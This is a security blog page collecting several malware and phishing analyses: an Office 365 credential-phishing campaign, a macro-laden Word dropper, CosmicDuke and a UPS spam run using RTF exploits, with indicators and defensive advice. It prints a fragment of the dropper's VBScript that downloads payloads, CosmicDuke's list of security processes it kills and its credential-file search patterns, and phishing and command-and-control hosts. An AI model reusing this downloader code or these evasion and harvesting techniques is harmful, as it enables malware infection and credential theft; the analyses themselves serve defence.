Showing posts with label office. Show all posts

Monday, March 4, 2019

Analysing a massive Office 365 phishing campaign


Last week, a friend of mine reached out with a query: a contact in his address book had sent him a suspicious email. As it turns out, it was. In this blog post, we'll have a quick look at an Office 365 phishing campaign, which turned out to be massive. This type of phishing has been on the rise for a while now (at least since 2017), and it's important to point out, as seemingly attacks are only increasing.


Analysis

As mentioned earlier, Office 365 (O365) phishing isn't new, but it is definitely prevalent. A high-level overview of a typical attack is as follows:

Figure 1 - High-level overview of typical O365 phishing


A typical flow of such an attack may be as follows:


  1. An attacker sends an O365 spearphishing email, likely from a spoofed or fake email address;
  2. The user is enticed to click on the link, or open the attachment which includes a link;
  3. The user will then unknowingly enter their credentials on the fake O365 page;
  4. Credentials get sent back to the attacker;
  5. Attacker will access the now compromised user's mailbox; and,
  6. The cycle repeats: the attacker will send spearphish emails to all of the compromised user's contacts - with this difference, it's coming from a legitimate sender.
This is exactly what happened to a friend of mine: he got sent an email from a legitimate email address, which was a contact in his address book - only the sender never intentionally sent this email! 

Let's have a look at the infection chain.

The initial email

The initial email sent looked as follows:

Figure 2 - "P.AYMENT COPY"


Clicking on the "OPEN" button would redirect you to a legitimate but compromised Sharepoint (part of O365) webpage. Seeing as a legitimate business has been compromised, I won't post the link here. Its web administrators have been notified.


Figure 3 - "Access OneDrive"


The PDF document

Next step is hosting a PDF named "INVOICE.PDF", which entices the user to access OneDrive to view the shared file. If the user were to click on "OPEN PDF HERE":


Figure 4 - "Login with Office 365"


URI: https://happymachineit[.]info/Michael/b4fb042ba2b3b35053943467ac22a370/OFE1.htm

The final landing or phishing page


Finally, clicking on "Login with Office 365" will redirect the user to the final phishing page, which will look as follows:

Figure 5 - Final landing page


The final landing page is as follows:
https://happymachineit[.]info/Michael/b4fb042ba2b3b35053943467ac22a370/7hsfabvj2b0b9rguzbzw910d.php

When entering credentials, they will be sent off to the attacker, and the cycle from Figure 1 will repeat itself. Note that other scenarios are possible, for example:
  1. The attacker may try to (re-)sell credentials that have been gathered so far on criminal forums
  2. The attacker may send more targeted spearphishes to potentially interesting victims
  3. The attacker may attempt to access other services or accounts using the same user/password combination
In short, there's countless other possibilities.

The phishing infrastructure

Avid readers will have noticed the phishing website uses a valid SSL certificate, which has the following details:


  • Subject DN: CN=happymachineit.info
  • Issuer DN: C=US, ST=TX, L=Houston, O=cPanel, Inc., CN=cPanel, Inc. Certification Authority
  • Serial: 169382499542171049850152621295591104087
The SSL cert was issued by Comodo in January. Details can be found on Censys.io.

An additional email address is connected with "happymachine": fudtoolshop@gmail.com

The phishing website encountered here, https://happymachineit[.]info, is hosted on the following IP: 178.159.36[.]107

Pivoting on that IP brings us to the following SSL certificate details:

emailAddress=ssl@server.localhost.com, CN=server.localhost.com

This means the certificate is a local and self-signed one. In other words, if you are accessing a secure website, and you see "server.localhost.com" as the SSL certificate, do NOT trust it. This is sometimes from an automatic setup from the hosting provider.

As a side-note, a search for the Common Name (CN) mentioned above with Censys currently yields 473 (unexpired certs) results: https://censys.io/certificates?q=%28server.localhost.com%29+AND+tags.raw%3A+%22unexpired%22&

Performing a search with RiskIQ's PassiveTotal as well as VirusTotal, and after filtering results, we obtain a whopping total of 875 unique Office 365 phishing sites, hosted on that IP alone! It appears this campaign has been active since December 2018.

Searching a bit further, it appears the whole ASN (which is a collection of IP prefixes controlled by a single entity, typically an ISP), AS48666 is in fact riddled with Office 365 as well as other phishing sites. Using URLscan.io we can quickly gauge the ASN is hosting multiple phishing sites for Office 365 as well as Adobe:

Figure 6 - AS48666 hosting badness


General Info:

  • Geo: Russian Federation (RU) — 
  • AS: AS48666 - AS-MAROSNET Moscow, Russia, RU 
  • Registrar: RIPENCC

As shown in this blog post, one IP address can host tons of phishing instances, while the ASN controls multiple IPs. Bonus bad IP: 178.159.36[.]120. 


Detection

For the phishing websites itself, any network traffic that resolves to the IP above.

I've noticed there are countless similar PDFs from this same campaign. Due to the way these are created (likely in bulk), a simple Yara rule can be developed as follows:


The Yara rule can be found on Pastebin here or on Github Gist here.

Note: in specific instances, this rule may false-positive - so use at your own will.

The following MITRE ATT&CK techniques are relevant:


Disinfection

There isn't much to disinfect, since there's no actual malware involved.

However, if you have been affected by this phishing campaign, do the following immediately:

  • Contact your network and/or system administrator or managed services provider if you have one and wait for their response - if not;
  • Note down the phishing page/URL, then close any open phishing pages - in fact, close the whole browser;
  • Perform an antivirus scan with your installed product, and a scan with another application, for example Malwarebytes (better be safe than sorry);
  • Change your O365 password immediately;
  • Change passwords on other websites where you used the same combination;
  • Reach out to the people in your address book you were compromised and they are not to open your email(s) or at least not any attachments or links from your email(s);
  • Verify your "Sent" emails folder (or "Outbox") for any suspicious activity. If there are no Sent emails - the attacker may have deleted them, or you may have a full compromise on your hands.;
  • Verify any (newly) created rules in your mail application (in this case O365), for example, verify there are no new forwarding rules or perhaps rules that delete new incoming emails - forwarding rules and deletion rules are sometimes set up by an attacker to gather more information or as an attempt to remain hidden; and,
  • File a complaint with your CERT, local police station, or whichever authority would handle such cases. If you are unsure how to do so, have a look here for assistance.


Prevention

  • Block the IP (or whole subnet 178.159.36[.]0/24) mentioned in this report in your firewall or proxy or other appliance;
  • Use strong and preferably unique passwords (use a password manager);
  • Set up 2FA for accounts or, preferably, MFA (multi-factor authentication);
  • Enable, deploy or implement anti-spam and anti-phishing protection;
  • Enable, deploy, or implement a URL phishing filter;
  • Trust, but verify: "did this contact really need to send me a "Payment Copy"? - if needed, verify via a phone call - not via email;
  • Be generally cautious with links and attachments. Do not click on links or open attachments from unknown senders;
  • If possible, use Firefox with NoScript enabled; and,
  • If you're in an organisation: create or organise user awareness training.

Conclusion

Phishing has been around for a long time - Office 365 phishing, on the other hand, has been around since, well, Office 365 was created. Every time a new service is created, you can imagine that phishing emails targeting that service will follow - maybe one month later, perhaps a year later - but they will.

Always try to be vigilant and follow the prevention tips mentioned above to stay safe.

As a side-note, the real Office 365 page is: https://outlook.office365.com/owa

You may find more information in the Resources section below.

Resources

Blaze's Security Blog - Cybercrime Report Template
Decent Security - Easily Report Phishing and Malware
Microsoft - Anti-phishing protection in Office 365
Microsoft - Microsoft publishes guidance to boost public sector cloud security
Microsoft - Set up multi-factor authentication
Microsoft - Set up Office 365 ATP anti-phishing and anti-phishing policies

Indicators


Friday, May 8, 2015

New malicious Office docs trick


It all starts with the 1,000,000th usual spam mail in your inbox:

Have you received an order form? No.


The content is as follows:


Dear,

We have received your order form [AY19358KXN]  and we thank you very much. Our sales department informs us that they are able to dispatch your stock by the end of next week following your packing instructions.

As agreed, we have arranged transport. We are sending herewith a copy of our pro-forma invoice.

The consignment will be sent as soon as the bank informs us that the sum is available. We hope you will be satisfied with the fulfilment of this order and that it will be the beginning of a business relationship to our mutual benefit.


Attached is a DOC file with (surprise) a macro attached. However, the method's different than usual:


In the past, there have been some other new tricks as well, for example:
Analyzing an MS Word document not detected by AV software
XML: A New Vector For An Old Trick
Malware authors go a step further to access bank accounts

In regards to any Office files, you can simply open the file in Notepad++ for example and you'll see the .mso appended at the end. The new thing here is that it's a Word MHTML file with macro(s).

Using olevba (by @decalage2), we can extract and automatically decode the .mso object - which contains a bunch of (what appears to be) random gibberish:

Function that "Returns the character associated with the specified character code"


You can use the ASCII character code chart to figure out what this malware is doing exactly, for example the first line Chr$(104) & Chr$(116) & Chr$(116) & Chr$(112) is simply "HTTP".

Another option is to use a Python program made by Xavier Mertens, deobfuscate_chr.py.
You can find a Pastebin here with the extracted + deobfuscated macro.



Short analysis of this .doc file using olevba


Other tools are available as well, for example oledump and emldump from Didier Stevens.

Emldump + passing through oledump extracted a malicious link


Now, what happens when you execute this malicious Word file?

Oops, seems macros are disabled :)


If macros are enabled, or you choose to enable the macro in that document, a Pastebin download link was opened and the file was executed. Process flow is:

Word document -> download VBS from Pastebin -> Execute VBS -> Downloads & executes EXE file -> Downloads & executes another EXE file.

Visually, you might get either of these images:

dim JHyygUBjdfg: Set JHyygUBjdfg = createobject(Microsoft.XMLHTTP )
dim jhvHVKfdg: Set jhvHVKfdg = createobject(Adodb.Stream )
JHyygUBjdfg.Open GET , http://savepic.org/7260406.jpg


dim sdfsdfsdf: Set sdfsdfsdf = createobject(Microsoft.XMLHTTP )
dim dsfsdfsdfg: Set dsfsdfsdfg = createobject(Adodb.Stream )
sdfsdfsdf.Open GET , http://savepic.net/6856149.jpg


Dropper, payload, related files:

AY19358KXN.doc (original file)
SHA1: b2c793b1cf2cf11954492fd52e22a3b8a96dac15
VirusTotal

Extracted macro (I named it AY.vb)
SHA1: 79b0d7a7fe917583bc4f73ce1dbffc5497b6974d
VirusTotal

JGuigbjbff3f.vbs (dropped VBscript file)
SHA1: c8a914fdc18d43aabbf84732b97676bd17dc0f54
VirusTotal
Deobfuscated VBscript

o8237423.exe (dropper)
SHA1: 7edc7afb424e6f8fc5fb5bae3681195800ca8330
VirusTotal

DInput8.dll (payload)
SHA1: 8bfe59646bdf6591fa8213b30720553d78357a99
VirusTotal


Prevention


Conclusion

It seems obvious that malware authors are keeping up-to-date with the latest news and as such adapting their campaigns as well. Better be safe than sorry and don't trust anything sent via email. ;-)

If you're in an organisation, you might want to consider blocking the execution of all macros (or only allow the ones that are digitally signed if there's really no other choice) by using GPO.

You can find those templates here:

Note: starting from Office 2010, macros are disabled by default.


Resources


Sunday, September 21, 2014

A word on CosmicDuke


On Thursday F-Secure released a blog post on CosmicDuke. But what is CosmicDuke exactly?

CosmicDuke - the first malware seen to include code from both the notorious MiniDuke APT Trojan and another longstanding threat, the information-stealing Cosmu family. When active on an infected machine, CosmicDuke will search for and harvest login details from a range of programs and forward the data to remote servers.
Source: COSMICDUKE: Cosmu with a twist of MiniDuke (PDF)

In other words, it will (attempt to) steal your login credentials from browsers and any other programs you may or may not use. I was interested to take a look, queue how Twitter comes in handy:



In this post we'll be focusing on sample 82448eb23ea9eb3939b6f24df46789bf7f2d43e3 - which supposedly handles about the EU sanctions against Russia.


When opening the document:

(Source)


When you open the document with macros disabled:


Seems they got prepared in case anyone disabled macros. Think this is a legit Word document?
Nope.

When you open the document, there's actually a child process spawned (tmp4D.tmp) which also loads a file called input.dll:


Don't be fooled by the company name or description,
this isn't IIS Express Worker Process nor has it anything to do with Microsoft.


We'll soon see what all this does. First, I'd like to provide some background information. The file's a .docx file, which means it is a combination of XML architecture and ZIP compression for size reduction and was implemented when Office 2007 was introduced. Why is that relevant?

Because you can unzip (with 7-zip for example) any Office file with the new extension:
(.docx, .xlsx, .pptx, ...)


Unzipped content of a .docx file


Thus, you can have a peek inside the document without actually opening it. If we look inside the "word" folder from our document, we can see the following (note the highlighted entries):
Unzipped content of  our .docx file


As you can see, there are 3 extra files there, 2 DLL files and a BIN file. Those files are embedded into the Word document. The BIN file loads an OLE , which then loads either the input.dll or input64.dll file, depending on your Operating System architecture. (in other words, the Office macro loads a malicious binary file.)

If you're interested in what the OLE artifact contained, here's a Pastebin link:

Afterwards, the malware tries to kill the following processes:
cmd.exe
savadminservice.exe
scfservice.exe
savservice.exe
ekrn.exe
msseces.exe
MsMpEng.exe
dwengine.exe
ekern.exe
nod32.exe
nod32krn.exe
AvastUi.exe
AvastSvc.exe
kav.exe
navapsvc.exe
mcods.exe
mcvsescn.exe
outpost.exe
acs.exe
avp.exe

It will then try to gather as much data as possible, from cookies to files containing *psw*;*pass*;*login*;*admin*;*sifr*;*sifer* or *vpn. Soon after your data will be uploaded to an FTP server... Which wasn't too hard to find.

Anyways, here's some additional information on the Word file by automated tools:
MalwareTracker Result
VirusTotal Result


Prevention


Conclusion

It seems obvious that malware authors are keeping up-to-date with the latest news and as such adapting their campaigns as well. Better be safe than sorry and don't trust anything sent via email. ;-)

If you're in an organisation, you might want to consider blocking the execution of all macros (or only allow the ones that are digitally signed if there's no other option) by using GPO.

You can find those templates here:


Resources

Tuesday, November 5, 2013

Latest UPS spam runs include exploits


Spam runs never get old. Whether you have received a package from UPS, FedEx or even PayPal notifications, they either lead you to (poorly crafted) phishing websites or malware (mostly Trojans like Zeus).

This afternoon I saw a tweet from one of my friends on Twitter:


Not many moments later I had received the mail in my inbox. Here's what it looked like:

UPS Delivery Notification Tracking Number : XLMBGBN855XLMBGBN581


Mail seems to come from:
auto-notify@ups.com or
auto@ups.com

Obviously the mail is spoofed and is really coming from:
UPS@enviosuperfast.info or
Quantum@enviosuperfast.info or 
View@enviosuperfast.info 

Which traces back to:
192.123.32.83 - Result & 184.82.214.54 - Result

Attached is a file called:
invoiceU6GCMXGLL2O0N7QYDZ.doc
MD5: 7c2fd4abfe8640f8db0d18dbecaf8bb4
Malwr Report
Malware Tracker Report

Other file names are possible as well, but always follow the same format:
invoiceXXXXXXXXXXXXXXXXXX.doc, where XXXXXXXXXXXXXXXXXX is a random string of 18 characters. I haven't seen any other possibilities (yet).

What's this? It seems this is not the usual ZIP file with a piece of malware in, no, rather this .doc file is actually an .rtf file which contains an exploit. There's also a URL in the mail, which leads to the download of the exact same file. (so you're screwed either way - whether you download/open the attachment or the link - malware authors wanting to up their success rate may be a good reason for this "tactic".)

Submission to Malware Tracker revealed CVE-2012-0158

 Let's perform some static analysis as well. Using our favorite tool Notepad++:
Clues in yellow indicating it's indeed an .rtf file (font used: Calibri)


What's happening exactly when we are trying to open this with Wordpad? I can tell you: you just see the same thing as is happening above with Notepad++.

When using OfficeMalScanner (downloadable here) it is being revealed there's a (vulnerable) OLE document embedded. There's an excellent post over at SANS here as well on the usage of this tool.

Unfortunately OfficeMalScanner was unable to automatically extract malicious shellcode, but after some manual work I was able to receive another file, which ultimately delivers another exploit.

We have now two working exploits (both are exploits for Office/.RTF files):
CVE-2012-0158
CVE-2010-3333


When I tried to open it this .RTF file with Microsoft Word 2010, Word crashed and the following happened...:
 

Word crashing & malicious process(es) spawning


Those are an awful lot of REG.exe processes, right? In case you're wondering, REG.exe is a legit Microsoft file - or tool- to edit the registry.

A process called WINWORD.exe is present, but neither vendor or description name are mentioned.
MD5: e5e1ee559dcad00b6f3da78c68249120
Malwr Report

Obviously this isn't the legit Microsoft Word, as that application had crashed. The first time I was reproducing this exploit in the works, it also dropped another file. Unfortunately I was a bit too fast and forgot to take a copy of that sample as well. I was not able to reproduce the spawning or creating of the latter sample.

The malware creates persistence by:
  • injecting into explorer.exe
  • Creating a key as follows: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\baebadcaacbfcbcdsacfsfdsf

It also recreates itself in:
  • %ApplicationData%
  • %CommonApplicationData%


It calls back to the following domains:
customer.invoice-appmy.com
customers.invoice-appmy.org
customer.appmys-ups.orgfeed404.dnsquerys.org
feed.queryzdnsz.org
feeds.nsupdatedns.com
feed404.dnsquerys.com
static.invoice-appmy.com

... Which resolves to the following IP's:
158.255.2.60 - Result
118.67.250.91 - Result


The reason for these domain names are probably to fool network administrators who are possibly taking a peek at the packets passing through their appliance: "Oh, it's just for DNS queries." , one may think. Nothing's less true though.


Payload

The payload can vary in this case. According to VirusTotal results, it may be ransomware. I was unable to reproduce that kind of behaviour. I have feelings it may be a Bitcoin miner or simply Zeus/Zbot again. Kaspersky had apparently noticed the same campaign, in their sample it's a Brazilian banking Trojan. You can read that article here.


Prevention


 Disinfection

  • Look for suspicious Run keys (examples here) and delete the associated file(s).
  • Run a full scan with your installed antivirus product.
  • Run a full scan with another antivirus and/or antimalware product.
  • In a company: warn your network administrator immediately!


Conclusion

One might wonder if this is a so-called "APT" (Advanced Persistent Threat). I highly doubt that.

Though spammers and malware authors have tried the technique of attaching a malicious file or posting a link in the mail, I haven't seen them do that both very much. (exceptions being some awkward and poorly made viagra spam)

Using these exploits, it's clear they are prooftesting their possiblities. How many have fallen or will fall for this campaign? How much of these mails were sent out anyway? There's no sure way of knowing.

Follow the above prevention tips. If you're an antivirus or security company or researcher or just someone interested in this field, this may interest you:

7500198c94051785a68addc5f264a10f
7c2fd4abfe8640f8db0d18dbecaf8bb4
ad0ef249b1524f4293e6c76a9d2ac10d
e5e1ee559dcad00b6f3da78c68249120